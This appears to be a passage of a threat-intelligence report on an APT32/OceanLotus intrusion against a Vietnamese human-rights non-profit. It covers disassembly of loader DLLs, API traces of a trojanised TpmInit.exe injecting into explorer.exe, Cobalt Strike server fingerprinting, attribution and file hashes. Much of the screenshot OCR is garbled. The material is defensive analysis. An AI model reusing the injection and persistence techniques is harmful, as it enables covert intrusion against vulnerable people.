10001080 68		u_PotLi_1140fc7c	575	iVar261 + iVar262 + iVar263 + iVar264 + iVar265 + iVar266 + iVar267 + iVar268;
	11		676	
10001005-03	60 X00	DAV DAV		compile: FUN 10001010 × 600 Defined Strings ×

Figure 18: Disassembly: View of hardcoded list of names in injection routine

No specific overlaps were seen with previously reported malicious goopdate.dll files used by APT32/OceanLotus. Despite this Facebook, Cybereason, and Volexity have all previously reported the use of APT32/OceanLotus using a malicious goopdate.dll which was loaded into a benign executable. It's worth noting that this technique and DLL name is also used amongst other threat actors.

Examining the JAR files **adobe.jar** and **msadobe.jar** found these to be simple loaders that would run specific embedded DLLs into memory from a main class called **UpdateData**.




Figure 19: View of embedded DLL mi54giwp.dll




Figure 20: View of embedded DLL zfhqq01v.dll in decompiled msadobe.jar

🚯 Recaf msadobe.jar	- 0
File Config Search History	Attach Mappings Plugins Help
🖌 🎂 msadobe.jar 👘 🧍	🛔 MANIFEST.MF 🗙 🚯 UpdateData 🗙
🔻 🖿 classes (126)	1 // Decompiled with: CFR 0.152
🔻 🛅 com	2 // Class Version: 8
🔻 🛅 sun	3 package com.sun.jna.platform; 4
🔻 🖿 jna	import com.sun.jna.Library;
internal	6 import com.sun.jna.Native;
v 🖬 platform	7 import com.sun.jna.WString; 8 import java.io.File;
🕃 UpdateData	9 10 interface UpdateData
ptr	11 extends Library (
▶ 💽 win32	12 public void Update(WString var);
AltCallingConvention	13 14 public static void main(String[] stringArray) (
Callback	
Callback\$UncaughtExce	<pre>16 if (stringArray.length > 0) (17 String string = new File(UpdateData.class.getProtectionDomain().getCodeSource().getLocation().toURI()).getPath()</pre>
G CallbackParameterCont	
CallbackProxy	
G CallbackReference	
CallbackReference\$Att	22 catch (Exception exception) (23 // empty catch block
CallbackReference\$Cal	
CallbackReference\$Def	
🕝 CallbackReference\$Nat	

Figure 21: View of code of UpdateData

Looking at the DLL **mi54giwp.dll** found it would create a Mutex with the value **okSSjZzAInNOIQaGoDWx** prior to targeting a.**bin** file located within a directory hardcoded into the DLL. This highlights the malware had been created specifically to target the system it was run on.

Listing: mi54giwp.dll				🗅 🜔 🔽 🐺 🕅 🏟 📑 🔹	×	C _g Decomple: FUN_10003bb0 - (mi54giwp.dll)
	under meder	FUN 10003bb0	XREF[1]:	10003c50(c)		1
	10003bb0 55	PUSH	EBP			2 undefined4 FUN_10003bb0(void)
	10003bb1 8b ec	MOV	EBP, ESP		-	3
	10003bb3 83 e4 f8	AND	ESP, 0xfffffff8			4 (
	10003bb6 53	PUSH	EBX		1 3	5 bool bWarl;
	10003bb7 56	PUSH	ESI			6 HANDLE pvVar2;
	10003bb8 33 f6	XOR	ESI,ESI			
	10003bba e8 61 f7	CALL	FUN_10003320			<pre>8 pvVar2 = (HANDLE) 0x0;</pre>
	ff ff					9 bVar1 = FUN_10003320();
	10003bbf 8a d8	MOV	BL, AL			0 if (bVarl) (1 FUN 10003850();
	10003bc1 84 db	TEST	BL, BL		11	
	10003bc3 74 41	JZ	LAB_10003c06		1:	
	10003bc5 e8 86 fc	CALL	FUN_10003850		1	
	11 11				1	
	10003bca 68 f4 59	PUSH	u_okSSjZzAlnNOlQaGoDWx_100559f4	= u"okSSjZzAlnNOlQaGoDWx"		
	05 10				1 i	
	10003bcf 56	PUSH	ESI		1	
	10003bd0 68 00 00	PUSH	0x20000		i i	
	02 00				2	
	10003bd5 ff 15 48	CALL	dword ptr [->KERNEL32.DLL::OpenMutexW]			FUN 100034d0();
	20 04 10				2	
	10003bdb 85 c0	TEST	EAX, EAX		2	
	10003bdd 74 09	JZ	LAB_10003be8		2	
	10003bdf 8d 46 01	LEA	EAX,[ESI + 0x1]		2	
	10003be2 5e	POP	ESI		2	
	10003be3 5b	POP	EBX		2	
	10003be4 8b e5	MOV	ESP, EBP		21	
	10003be6 5d	POP	EBP		2	9
	10003be7 c3	RET			3	10 do (
					3	11 Sleep(DAT_10055a20);
4		LAB_10003be8	XREF[1]:	10003bdd(j)	3	2 FUN_100034d0();
	10003be8 68 f4 59 05 10	PUSH	u_okSSjZzAlnNOlQaGoDWx_100559f4	= u"okSSjZzAlnNOlQaGoDWx"	33	
	10003bed 6a 00	PUSH	0x0		= 3	
	10003bef 6a 00	PUSH	0x0		3	5
	10003bf1 ff 15 60	CALL	dword ptr [->KERNEL32.DLL::CreateMutexW]			
	10003D11 II 15 60	CHEL	umoru per [->Khighhu32.DLLHICreateMutexw]			

Figure 22: Disassembly of mi54giwp.dll, which shows creation of Mutex

LAB_10003636	XREF[1]: 10003632(j)			if (local_64 != 0) (
10003636 33 c9 XOR	ECK, ECK		95	piVar4 = (int *)0x0;
10003638 66 89 08 MOV	word ptr [EAX]=>local f4.CX		96	/* WARNING: Ignoring partial resolution of indirect */
1000363b 66 39 0d CMP	word ptr [u C:\Users\		97	uVar9 = 0;
28 5a 05 10			50	if (u_C:\Users \AppData\Ros_10055a28[0] != L'\0') [
10003642 74 1b JZ	LAB_10003651		59	pwWar1 = u_C:\Users\ AppData\Roa_10055a28;
10003644 b9 28 5a NOV	ECK, u C:\Esers\ Applata\Rea 10055= u*C:\\Esers\\ \\Applata\Reaming\\Adobe\\Acrobat\\sdobe.png*		100	do (
05 10			101	pwVar5 = pwVar1;
10003649 8d 71 02 LEA	ESI, [ECX + 0x2]=>u_i\Users\\\AppBa= u":\\Users\\t \AppBata\\Roaming\\Adobe\\Acrobat\\adobe.pog"		102	peWar1 = peWar5 + 1;
1000364c 0f 1f 40 00 NOP	dword ptr [EAX]		103) while (*pwVar5 != L'\0');
	and he fould		104	piVar4 = (int *)((int)(pwVar5 + -0x002ad14) >> 1);
LAB 10003650	XREF(11: 10003659(1)		105	
10003650 66 8b 01 MOV	XX, word ptr [EXX]=>u C:\Users\ As u*C:\\Users\\ \\\reGata\\Boaming\\Adobe\\Acrobat\\adobe.cng*		106	FUN 10005040 (Estack0xffffff0c, (int **)u C:\Users\ \AppData\Roa 10055a28, piVar4);
	= 0":\\\\User\\ \Applitable\\\\\Applitable\\Applitable\Applitable\\Applitable\\Applitable\\Applitable\Applitable\\Applitable\\Applitable\\Appli	211	107	FUN_100074e0(local_8c,in_stack_ffffff0c))
10003653 83 c1 02 ADD	ETX, 0x2		100	local_00_1 = 7;
10003656 66 85 c0 TEST	XX. 1X		109	/* WARNING: Ignoring partial resolution of indirect */
10003659 75 £5 382	LAB 10003650		110	wVar9 = 0/
1000363b 2b ce 508	ECK, EST			<pre>FUN_10005140(&stack0xffffff0c,local_8c,(int *)0x0,(int *)0xffffffff);</pre>
1000365d d1 f9 SAR	Str. onl		112	FUN 100073c0(local bc, '\x01', in stack ffffff0c);
			113	local 8. 0 1 = 8;
LAB 1000365f	XREF(1): 10003642(j)		114	if (local_ac != 0) (
1000365f 51 F03H	EX Second ()		115	pppsVar3 = local_74;
10003660 68 28 5a P03H	u C:\USers' AppEata\Roa 10055a28 = u*C:\\USers\\ \\AppEata\\Roaming\\Adobe\\Arrobat\\adobe.pog*		116	if (0xf < local_60) (
05 10		- 12	117	pppuVar3 = local_74[0];
10003665 8b ca MOV		2 I I I	118	1
10003667 e8 d4 19 CALL	TVN 10005040 int * * FUN 10005040 (void * this, int * * param 1, int * param 2)	- II.;	119	pppuVar6 = (uint ***)local_bc;
00 00			120	if (0xf < local_a0) (
1000364c Rd Rd 70 LEA	ECX=>local 0c,[EBP + 0xfffff70]	- 12	121	pppuVar6 = local_bc[0];
11 11 11		- 112	122	1
10003672 e8 69 3e CALL	FUN 100074e0 undefined2 * FUN 100074e0(void * this, undefined4 * param 1)	3 I I I	123	FUN_10001aa0(local_a4, (int)pppuVar6, local_ac, (int)pppuVar3);
00 00			124	if (local_94 != 0) (
10003677 8b cc MOV	RCX, ESP		125	pppuVar6 = (uint ***)local_a4;
10003679 c6 45 fc 07 MOV	byte ptr [EBP + local_8],0x7			
			G	Decomplie: FUN_100034d0 × BM Defined Strings ×

Figure 23: View of hardcoded file paths by mi54giwp.dll

Similar behavior was found on the the DLL **zfhqq01v.dll** which creates a Mutex with the value **sbvjJpGLbbmnHNfWEetm** prior to targeting a **.bin** file located within a different user account directory hardcoded into the DLL.

1000363b 66 39 0d 28 5a 05 10	CMP	word ptr [u_C:\Users\ .Jo	pdata\Ro_1 = u"C:\\Users\	96 /* WARNING: Ignoring partial resolution of indi: 97 WARNING: 1 gnoring partial resolution of indi:
10003642 74 1b	32	LAB 1000365f		98 if (g C:\Users\ Arodata\Ro 10055a28(0) != L'\0') (
0003644 b9 28 5a	MOV		Ro 10055a28 - s*C:\\0sers\	99 pwWarl = u C:\Users' Appdata\Bo 10055a28;
05 10		and a contract of the set of the		100 do (
0003649 84 71 02	LEA	ESI, [DCX + 0x2]=>s :\Users\		101 pw/ar5 = pw/ar1;
000364c 0f 1f 40 00	NOP	dword ptr [EAX]		102 pwWar1 = pwWar5 + 1;
				103) while ('pwWar5 != L'\0');
12	AB_10003650	332	F[1]: 10003659(j)	104 piVar4 = (int *) ((int) (psVar5 + -0x902ad14) >> 1);
0003650 66 Ib 01	NOV	AX, word ptr [ECX]=>u C:\Users\	Jpp = u"C:\\Users\	105
		NW 412		106 FUN_10005040(4stack0xffffff0c, (int **)u_C:\Users' \v
0003653 83 c1 02	ADD	8CX, 0x2		107 FUN_100074e0(local_8c,in_stack_ffffff0c);
0003656 66 85 c0	TEST	NX, NX		108 local_80_1 = 7;
0003659 75 £5	JNE	LA8_10103650		109 /* WARNING: Ignoring partial resolution of indi:
000365b 2b ce	SUB	ECX, ESI		110 uVar9 = 0;
000365d d1 f9	SAR	ECX, 0x1		111 FUN_10005140(4stack0xffffff0c,local_8c,(int *)0x0,(int *)0xffff
				112 FUN_100073c0(local_bc,'\x01',in_stack_ffffff0c);
	B_1000365f		F[1]: 10003642(j)	113 local_80_1_ = 8;
0003651 51	PUSH	BCX		114 if (local_ac != 0) (
0003660 68 28 5a	PUSH	u_C:\Users\' \Appdata\Ro_I	0955a29 = unc:\\Users\	115 pppsWar3 = local_74r
05 10				116 if (0xf < local_60) (
10003665 8b ca	NOV	ECX. EDX		117 pppuWar3 = local_74[0];
0003667 e8 d4 19	CALL	FUN_10505040		110 1
00 00				119 pppsWar6 = (uint ***)local_bc; 120 if (0xf < local a9) (
1000366c 8d 8d 78	LEA	ECX=>local_Sc,[EBP + 0xffffff78]		
11 11 11				121 pppsWar6 = local_bc[0];
10003672 el 69 3e	CALL	FUN_101074e0		122)
00 00				= 123 PUN_10001aa0(local_a4, (int)pppuVar6, local_ac, (int)pppuVar3);
.0003677 8b cc	MOV	ECX, ESP		124 if (local_94 != 0) (
.0003679 c6 45 fc 07	NOV	byte ptr [EBP + local_8],0x7		<pre>125 pppuVar6 = (uint ***)local_a4;</pre>
1000367d b3 01	NOV	BL, 0x1		126 if (0xf < local_90) (
1000367f c7 41 14	VOM	dword ptr [ECX + local_e0],0x7		127 pppsWar6 = local_a4[0];
07 00 00 00				m 128 1
0003686 c7 41 10	MOV	dword ptr INCX + local edi.0x0		Cr Decomple: FUN_100034dD × 500 Defined Strings ×

10003bbf 8a d8	VOM	BL, AL			11	FUN_10003850 () r
10003bc1 84 cb	TEST	BL, BL			12	<pre>pvVar2 = OpenMutexW(0x20000,0,u_abvjJpGLbbmnHNfWEetm_100559f4);</pre>
10003bc3 74 41	JZ	LAB 10003c06			13	if (pvVar2 != (HANDLE) 0x0) (
10003bc5 e8 86 fc	CALL	FUN 10003850			14	return 1;
ff ff					15	
10003bca 68 f4 59	PUSH	u sbvjJpGLbbmnHNfWEetm 100559f4	LPCWSTR lpName for OpenMutexW		16	pvVar2 = CreateMutexW((LPSECURITY_ATTRIBUTES)0x0,0,u_sbvjJpGLbbmnHNfWEetn_100559f4);
05 10					17	if (pwVar2 == (BANDLE) 0x0) (
10003bcf 56	PUSH	ESI	BOOL bInheritHandle for OpenMutexW		18	return 21
10003bd0 68 00 00	PUSH	0x20000	DWORD dwDesiredAccess for OpenMatexW		19	
02 00			SHORD GEDESTEDRICCESS TOT OPERATORN		20 1	
10003bd5 ff 15 48	CALL	dword ptr [->KERNEL32.DLL::OpenMutexW]				UN 100034d0 () /
20 04 10	Criss	diord ber [-summing that tobuild on all				f (bWarl) (
10003bdb 85 c0	TEST	EAX, EAX			23	dwMilliseconds 10055a20 = 0;
10003bdd 74 09	JE	LAB 10003be8			24	if (pvVar2 != (MANDLE) 0x0) (
	LEA					
10003bdf 8d 46 01		EAX,[ESI + 0x1]			25	ReleaseMutex(pvVar2);
10003be2 5e	POP	ESI			26	CloseHandle (pvVar2);
10003be3 5b	POP	EBX			27	3
10003be4 8b e5	MOV	ESP, EBP			28	return 0;
10003be6 5d	POP	EBP			29)	
10003be7 c3	RET				30 0	
					31	Sleep(dwMilliseconds_10055a20);
	LAB_10003be8		10003bdd(j)		32	FUN_100034d0();
10003be8 68 f4 59	PUSH	u_sbvjJpGLbbmnHNfWEetm_100559f4	LPCWSTR lpName for CreateMutexW		33]	while(true);
05 10					34 }	
10003bed 6a 00	PUSH	0x0	BOOL bInitialOwner for CreateMutexW		35	
10003bef 6a 00	PUSH	0x0	LPSECURITY_ATTRIBUTES 1pMutexAttributes for CreateMutexN	-		

Figure 24: Disassembly of zfhqq01v.dll, which shows Mutex creation

Whilst examining host 1 it was found that persistence had previously been set up to run a suspicious executable from a user run key. This executable was quarantined by Windows Defender.

Run Key 2

Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run Name: Trusted Platform Console Command: C:\Users\<REDACTED>\AppData\Local\TPM Console\TpmInit.exe

Of note is that the "TPM Console" directory had three files in it with varying modification timestamps which are of interest when it comes to timelining this incident.

FileModification TimestampTpmInit.db<REDACTED>TpmInit.mdb2017-02-07 23:54:29TpmInit.mdf2017-02-07 23:54:29

Analysis of the quarantined TpmInit.exefound that this was a modified version of a legitimate **TpmInit** executable. This executable when initially run will create two files **TpmInit.mdb** and **TpmInit.mdf** on disk if they're not present before terminating, at which point these files will no longer be modified.

TPMInit.exe	GetModuleFileNameW (NULL, 0x00b70c60, 1000)	
TPMInit.exe	IstrcpyW ("",	,29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit.exe")
TPMInit.exe	lstrlenW (1	363f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit.exe")
TPMInit.exe	IstrcpyW ("",	,29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\")
TPMInit.exe	IstrcpyW ("",	,29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit.exe")
TPMInit.exe	PathRemoveExtensionW (29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit.exe"
TPMInit.exe	IstrcpyW (29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\",
TPMInit.exe	IstrcatW (*	29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit", ".mdf")
TPMInit.exe	lstrcpyW ("",	29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit")
TPMInit.exe	IstrcatW (29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit", ".mdb")
TPMInit.exe	lstrcpyW ("",	29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit")
TPMInit.exe	IstrcatW (1	9863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit", ".db")
TPMInit.exe	HeapAlloc (0x090f0000, 0, 24)	
TPMInit.exe	HeapAlloc (0x090f0000, 0, 24)	
TPMInit.exe	CreateFileW (*	29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit.mdf", GENERIC_
TPMInit.exe	GetLastError ()	
TPMInit.exe	GetLastError ()	
TPMInit.exe	SetLastError (ERROR_FILE_NOT_FOUND)	
TPMInit.exe	GetLastError ()	
TPMInit.exe	SetLastError (ERROR_FILE_NOT_FOUND)	
TPMInit.exe	GetLastError ()	
TPMInit.exe	SetLastError (ERROR_FILE_NOT_FOUND)	
TPMInit.exe	CreateFileW (29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit.mdf", GENERIC_
TPMInit.exe	GetFileType (0x0000012c)	
TPMInit.exe	HeapAlloc (0x090f0000, 0, 4096)	
TPMInit.exe	WriteFile (0x0000012c, 0x090f3c58, 4, 0x02f3c664, NULL)	
TPMInit.exe	HeapFree (0x090f0000, 0, 0x090f3c58)	
TPMInit.exe	CloseHandle (0x0000012c)	
TPMInit.exe	CreateFileW (29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e\TPMInit.mdb", GENERIC
TPMInit.exe	GetFileType (0x0000012c)	
TPMInit.exe	HeapAlloc (0x090f0000, 0, 4096)	

Figure 25: Analysis of TpmInit.exe, showing creation of TpmInit.mdf and TpmInit.mdb



Figure 26: Differences between TpmInit.mdf and TpmInit.mdb

Although it's unknown whether this executable was related to the same intrusion, modification timestamps indicate this malware may have been present and running on the host since 2017. If both **TPMInit.mdb** and **TPMInit.mdf** are present when the executable is run, **TpmInit.db** (a DLL) is dropped from **TpmInit.exe** and run using **rundll32.exe** after first injecting into another rundll32process. This file will have its modification timestamp change every time the executable is run, indicating a potential first and last time this malware was executed on the system.

To execute **TpmInit.db**, the malware leverages the legitimate rundll32 application to run an exported function called 'TpmVCardCreate'. It's worth noting that the exports in this DLL are named after a subset of exports found in a legitimate**tpmvsc.dll** usually found on Windows.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
0000001	000014C0	0000	00012BDC	TpmVCardCreate
0000002	000014D0	0001	00012BEB	TpmVCardCreateA
0000003	000014E0	0002	00012BFB	T pmVCardCreateW
0000004	000014F0	0003	00012C0B	TpmVCardDestroy

Figure 27: Export Table of TpmInit.db, showing the TpmVCardCreate function

After execution, this would get a handle to **kernel32.dll** to get the address of modules to be used and check to see if Kaspersky AV was running on the system(**avp.exe**) and avg (**avghookx.dll**) as seen in Figure 28.

TPMInit.db	lstrcmpiW ("svchost.exe", "avp.exe")
TPMInit.db	_Process32NertW (0x00002c0, 0x02b7ce80)
TPMInit.db	istrcmpiW ("avp.exe", "avp.exe")
TPMInit.db	CloseHandle (0x000002c0)
TPMInit.db	<pre>lstrcpyW (**, "NndihlugNxilhlugVwtvxImgzrmvi.wzg")</pre>
TPMInit.db	SHGetFolderPathW (NULL, 26, NULL, SHGFP_TYPE_DEFAULT, 0x72166ea8)
TPMInit.db	PathAppendW ("C:\Users' AppData\Roaming", "Microsoft/MicrosoftEdge\container.dat")
TPMInit.db	<pre>lstrcpyW (**, "C\Users \AppData\Roaming\MicrosoftEdge\container.dat*)</pre>
TPMInit.db	PathFileExistsW (*C:\Users\ \AppData\Roaming\Microsoft\Microsoft\AppCotal\Roaming\Microsoft\AppData\Roaming\Microsoft\AppCotal\Ro
TPMInit.db	strcpyW (*Microsoft\Micros
TPMInit.db	SHGetFolderPathW (NULL, 26, NULL, SHGFP_TYPE_DEFAULT, 0x72166a98)
TPMInit.db	PathAppendW ("C:\Users\\AppData\Roaming", "Microsoft\Crypto\RSA\S-1-d1984f4e-9834-425e-84af-57fa3e52bf4c\598d15b27e49e2fcb1c9d46a37d867db3f3a66159888820965fa9e57f88a333a-dc19-25d110c-aa15.bin"
TPMInit.db	GetWindowsDirectoryW (0x02b7cf6c, 260)
TPMInit.db	strcpyW (*Microsoft\Crypto\RSA\S-1-d1984f4e-9834-425e-84af-57fa3e52bf4<\598d15b27e49e2fcb1c9d46a37d867db3f3a66159888820965fa9e57f88a333a-dc19-25d110c-aa15.bin", "rgxxxwoo")
TPMInit.db	<pre>lstrcpyW (", "C\Windows")</pre>
TPMInit.db	PathAppendW ("C:\Windows", "syswow64")
TPMInit.db	PathAppendW ("C:\Windows\syswow64", "itcc.dll")
TPMInit.db	PathFileExistsW ("C\Windows\syswow64\itcc.dll")
TPMInit.db	lstrcpyW (", "C\Windows")
TPMInit.db	PathAppendW ("C:\Windows", "system32")
TPMInit.db	PathAppendW ("C:\Windows\system32", "itc.clil")
TPMInit.db	GetEnvironmentVariableW (*(413EA78A-ACB9-4AC7-B9E8-0126299DDB6A)*, 0x02b7cf6c, 260)
TPMInit.db	SetEnvironmentVariableW ("(413EA78A-ACB9-4AC7-B9E8-D126299DDB6A)", NULL)
TPMInit.db	lstrcpyW (", "oolocd")
TPMInit.db	lstrcpyW (**,"ovg")
TPMInit.db	_istreatW ("avghookxd", "li")
TPMInit.db	GetModuleHandleW (*avghookxdll*)
TPMInit.db	GetVersionExW (0x02b7d190)

Figure 28: Analysis showing check for Kaspersky AV

Later on, this opens a handle to explorer.exe, creates a new thread, and injects the contents of a file on disk at C:\Users\<username>\AppData\Roaming\Microsoft\MicrosoftEdge\container.dat into memory. At the time of investigation, this file wasn't found on disk.

TPMInit.db	lstrcmpiW ("javaw.exe", "explorer.exe")
TPMInit.db	Process32NextW (0x000001cc, 0x02b7cf44)
TPMInit.db	istrcmpiW ("explorer.exe", "explorer.exe")
TPMInit.db	CreateToolhelp32Snapshot (TH32CS_SNAPTHREAD, 0)
TPMInit.db	Thread32First (0x00000308, 0x02b7c8d0)
TPMInit.db	CloseHandle (0x00000308)
TPMInit.db	OpenThread (THREAD_GET_CONTEXT THREAD_QUERY_INFORMATION THREAD_SET_CONTEXT THREAD_SUSPEND_RESUME, FALSE, 5100)
TPMInit.db	SuspendThread (0x00000308)
TPMInit.db	GetThreadContext (0x00000308, 0x02b7cc0x)
TPMInit.db	IstrienW ("123")
TPMInit.db	OpenProcess (PROCESS_VM_OPERATION PROCESS_VM_WRITE, FALSE, 2752)
TPMInit.db	VirtualAllocEx (0x0000030c, NULL, 1024, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
TPMInit.db	WriteProcessMemory (0x0000030c, 0x124a0000, 0x7215606a, 38, 0x02b7c89c)
TPMInit.db	IstrienW ("C\Users\\\AppData\Roaming\Microsoft\MicrosoftEdge\container.dat")
TPMInit.db	VirtualAllocEx (0x0000030c, NULL, 1024, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
TPMInit.db	WriteProcessMemory (0x0000030c, 0x15010000, 0x02b7d2a4, 142, 0x02b7c8c8)
TPMInit.db	IstrcpyA("ujòū", "braryW")
TPMInit.db	GetProcAddress (0x76120000, "LoadLibraryW")
TPMInit.db	WriteProcessMemory (0x0000030c, 0x1111110, 0x02b7cBec, 16, 0x02b7cBbc)
TPMInit.db	IstrienW ("ererere")
TPMInit.db	SetThreadContext (0x0000308, 0x02b7cc0c)
TPMInit.db	ResumeThread (0x00000308)
TPMInit.db	CloseHandle (0x00000308)
TPMInit.db	CloseHandle (0x0000030c)
TPMInit.db	GetProcAddress (0x76120000, "LoadLibraryW")
TPMInit.db	OpenProcess (PROCESS_CREATE_THREAD PROCESS_QUERY_INFORMATION PROCESS_VM_OPERATION PROCESS_VM_READ PROCESS_VM_WRITE , FALSE, 2752)
TPMInit.db	CreateRemoteThread (0x0000030c, NULL, 0, 0x00x500b18, 0x15010000, 0, 0x02b7c890)
TPMInit.db	CloseHandle (0x0000030c)

Figure 29: Analysis showing check for container.dat

Analysis of Infrastructure

Examining the two suspected Cobalt Strike Team Server IP addresses found that both were signed with Let's Encrypt certificates and were sitting behind a Cloudflare Load Balancer. Of interest is that the servers would present a **404 Not Found** message with a **Content-Length** of **0** whenever a GET request with a URI containing a '*I*' was sent. The servers would also present a **200** response with a **Content-Length** of **0**, and the allowed methods **OPTIONS**, **GET**, **HEAD**, **POST** whenever an **OPTIONS** request was sent. This is significant because the same behavior is expected when you're interacting with a Cobalt Strike Team Server as previously reported by Palo Alto Networks.

The combination of specific response headers and Cloudflare Load Balancer lead to a unique service banner which was seen across both of the suspected Cobalt Strike C2 IP addresses through a Censys search, seen in Figure 30.




Figure 30: Service banner seen on Censys for 51.81.29[.]44

🔘 censys 🔍 ۹ на	osts × 🏟 5.230.35.192	× z [×] Search
443/HTTP 🚥		(
Attribute		Value
services.banner		HTTP/1.1 404 Not Found\r\nDate: <redacted>\r\nServer: cloudflare\r\nContent-Length: 0\r\nKeep-Alive: timeout=10, max=100\r\nConnection: Keep-Alive\r\nContent-Type: text/p lain\r\n</redacted>
services.banner_hashes		sha256:b934d3d6ff58015e27785db74792466894fcbc43966e7b9a36be0fd175a25b3b
services.banner_hex		$485454502(312e3120343034204e6(7420466(756e640d0a446174653a20203c52454441)\\435445443e0d0a5365727665723a20636c6(7565466c6172650d0a436(6e74656e742d4c656e73430300d0a4b6565702d416c6976653a2074696d656f75743d31302c206d61783d3130300d0a436(6e6e56537496)66e3a204b6565702d416c6976650d0a436(6e74656e742d547970653a20746578742f706c61696e0d0a$
services.certificate		521ead4a3d8877b599e83f67e299241078a6befaa04ec80ee19348460374fe26
services.discovery_method		IPV4_WALK_FULL_PRIORITY_1
services.extended_service_name		HTTPS
services.http.request.method		GET
services.http.request.uri		https://5.230.35.192/

Figure 31: Service banner seen on Censys for 5.230.35[.]192

A search for this banner found only seven hosts making this a fairly unique fingerprint. Looking for only hosts that were identified by both a name and an IP address found three unique IP addresses and domains, of which only one hadn't been seen in this intrusion.



📶 Report 📕



Figure 32: Analysis of the banner hash

Interestingly, all of these IP addresses had domain names which looked to be masquerading as legitimate websites or software, and none of the ASNs or service providers overlapped.

Targeting and Attribution

It's long been reported that journalists, bloggers, dissidents, and Vietnamese human rights advocates have been targeted by malware and tactics consistent with APT32/OceanLotus operations dating back to at least 2013. This has been reported by companies such as Google, the Electronic Frontier Foundation, Amnesty International, and a large number of other security vendors. During our investigation a number of overlaps were found between known techniques used by APT32/OceanLotus, the target verticals and interests of this threat actor, and what was found in this intrusion:

- The target was a non-profit supporting Vietnamese human rights
- The malware in question used a malicious DLL which was loaded by an IIS Express DLL named iisutil.dll. This
 has overlap with a YARA rule created by Nextron Systems that points towards the threat actor
 APT32/OceanLotus.
- The malicious DLL used in this intrusion used a modified version of iisutil with the entry point 0x00025FB0 (155568) and a function at 0x1002711e. All code in the malware is identical to malware uploaded to VirusTotal noted to be associated with APT32/OceanLotus besides extra padding appended to it.
- Port 8888 and 8531 were used within the malware C2 configuration. The COM object backdoor aligns with
 public reporting by a security researcher from 2019 where the final payload contained eight possible C2 server
 addresses with identical port numbers.
- The use of hardcoded C2 addresses in a DLL resource has known overlap with malware used by APT32/OceanLotus as reported by BlackBerry/Cylance.
- The use of COM objects and Steganography using PNG files is a known technique reported to be used by APT32/OceanLotus as reported by BlackBerry/Cylance.
- Alternate Data Streams with the name log.txt were appended to a PowerShell script and loaded by wscript through a scheduled task. This has a naming convention similar to a publicly reported campaign attributed to APT32/OceanLotus 'Operation Cobalt Kitty' by Cybereason.

- Cobalt Strike is suspected to have been used by the threat actor by loading a malicious DLL into a legitimate executable, a known technique used by APT32/OceanLotus.
- Facebook, Cybereason, and Volexity have all reported the use of APT32/OceanLotus using a malicious goopdate.dll loading into a benign executable.
- APT32/OceanLotus has been known to use unique CLSIDs, Binary Padding, compression, and Scheduled Tasks in their intrusions as reported by ESET. The naming conventions used in their malware is also similar.
- APT32/OceanLotus has been known to use lots of unique domains and infrastructure with minimal overlap to help remain in environments for long periods of time which aligns with what we've seen here.
- APT32/OceanLotus has been known to incorporate Java-based malware into their operations.
- APT32/OceanLotus has previously used garbage op-codes in their malware to throw off analysis, and control flow obfuscation as reported by ESET.
- APT32/OceanLotus has previously used the McAfee OEM module to sideload malicious dll's as reported by ESET.
- APT32/Oceanlotus has previously used Cobalt Strike servers behind Cloudflare as reported by Cybereason and Volexity
- APT32/OceanLotus has previously used the Apple Software Update binary to sideload malicious dll's as reported by Recorded Future.
- APT32/OceanLotus has previously heavily used Let's Encrypt TLS certificates in its infrastructure as reported by Volexity.

Indicators of Compromise

Indicator	Туре	Details
msadobe.jar	SHA256	300ef93872cc574024f2402b5b899c834908a0c7da70477a3aeeaee2e458a891
1lpiozkc.node	SHA256	b31bfa8782cb691178081d6685d8429a2a2787b1130c6620d3486b4c3e02d441
ms-adobe.bin	SHA256	8e2e9e7b93f4ed67377f7b9df9523c695f1d7e768c3301db6c653948766ff4c3
1.bat	SHA256	1bd17369848c297fb30e424e613c10ccae44aa0556b9c88f6bf51d84d2cbf327
1.txt	SHA256	6cf19d0582c6c31b9e198cd0a3d714b397484a3b16518981d935af9fd6cdb2eb
logo.png	SHA256	f8773628cdeb821bd7a1c7235bb855e9b41aa808fed1510418a7461f7b82fd6c
goopdate.dll	SHA256	c03cc808b64645455aba526be1ea018242fcd39278acbbf5ec3df544f9cf9595
logo.png	SHA256	aa69c6c22f1931d90032a2d825dbee266954fac33f16c6f9ce7714e012404ec1
